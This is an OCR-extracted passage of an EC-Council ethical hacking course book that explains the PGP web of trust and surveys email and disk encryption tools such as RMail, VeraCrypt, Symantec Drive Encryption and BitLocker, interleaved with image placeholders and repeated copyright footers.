


Figure 20.31: GPG Decryption and Verification

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web of Trust (WOT)

Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG accessible systems. It is an idea of decentralizing the key distribution among PGP users. In the PKI, only a centralized power such as the CA signs certificates in the network, ensuring authenticity between the public key and its owner. In WoT, everyone in the network is a CA, and they can sign for other trusted entities. WoT is a network chain in which individuals intermediately validate each other's certificates using their signatures. These signatures verify the ownership of keys from various trust levels. There is a bunch of similar trust levels through direct or indirect references in WoT.

Working of WOT

In WOT, every PGP user in the network has a ring of public keys to encrypt the data, and they introduce many other users whom they trust. In this trust model, a user encodes the data with the receiver's public key that is decrypted only by the receiver's private key. Then, every user in this model digitally signs the data with their private keys; when the recipient is validating it against the user's public key, he/she can confirm the user's authenticity. This process will ensure that data are received from a valid user without being modified, and only the intended user can access the information, as only he/she holds the related private key.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.32: Working of WOT

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Email Encryption Tools

Some important email encryption tools used to secure email messages are as follows:

- RMail

  Source: *https://www.rpost.com*

  RMail is an email security tool that provides open tracking, delivery proof, email encryption, electronic signatures, large file transfer functionality, etc. RMail works seamlessly with users' existing email platforms, including Microsoft Outlook, Gmail, etc. Using this tool, you can encrypt sensitive emails and attachments for security or legal compliance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.33: Screenshot of RMail

Some additional email encryption tools are as follows:

- Virtru (*https://www.virtru.com*)
- ZixMail (*https://www.zixcorp.com*)
- Egress Secure Email and File Transfer (*https://www.egress.com*)
- Proofpoint Email Protection (*https://www.proofpoint.com*)
- Paubox (*https://www.paubox.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disk Encryption

Disk encryption encrypts every bit of data stored on a disk or a disk volume, thus preventing illegal access to data storage. This section deals with disk encryption concepts and various disk encryption tools.

Disk encryption is a technology that protects the confidentiality of the data stored on a disk by converting it into an unreadable code using disk encryption software or hardware, thus


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


preventing unauthorized users from accessing it. Disk encryption provides confidentiality and privacy using passphrases and hidden volumes.

Disk encryption works similarly to text-message encryption and protects data even when the OS is not active. By using an encryption program for one's disk (Blue Ray, DVD, USB flash drive, external HDD, backup), one can safeguard any or all information on the disk and prevent it from falling into the wrong hands. Disk-encryption software scrambles the information on the disk into an illegible code. It is only after decryption of the disk information that one can read and use it.

Disk encryption is useful when the user needs to physically send sensitive information. In addition, disk encryption can protect the real-time exchange of information from compromising threats. When users exchange encrypted information, the chances of compromising the information are minimized. The only way an attacker can access the information is by decrypting the message. Furthermore, encryption software installed on a user's system ensures the security of the system. Install encryption software on any system that holds valuable information or systems that are exposed to unlimited data transfer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Disk Encryption Tools

The common goal of disk encryption tools is to encrypt a disk partition to provide confidentiality to the information stored on it. Some disk encryption tools are discussed below.

- **VeraCrypt**

  Source: *https://www.veracrypt.fr*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

VeraCrypt is a software for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved and decrypted just after it is loaded without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

Files can be copied to and from a mounted VeraCrypt volume just like they are copied to/from any normal disk (e.g., by simple drag-and-drop operations). Files are automatically decrypted on the fly (in memory/RAM) while they are read or copied from an encrypted VeraCrypt volume. Similarly, files that are written or copied to the VeraCrypt volume are automatically encrypted on the fly (just before they are written to the disk) in RAM.




Figure 20.34: Screenshot of VeraCrypt

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Symantec Drive Encryption**

  Source: *https://www.symantec.com*

  Symantec Drive Encryption (formerly PGP Whole Disk Encryption) provides organizations with complete, transparent drive encryption for all data (user files, swap files, system files, hidden files, etc.) on laptops, desktops, and removable media. It protects data from unauthorized access, thereby providing strong security for intellectual property as well as customer and partner data. Symantec Encryption Management Server can centrally manage the protected systems, as it simplifies deployment, policy creation, distribution, and reporting.




FIGURE 20.35: Screenshot of Symantec Drive Encryption

- **BitLocker Drive Encryption**

  Source: *https://docs.microsoft.com*

  BitLocker provides offline-data and OS protection for your computer. It helps ensure that data that is stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized access by encrypting the entire Windows volume.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

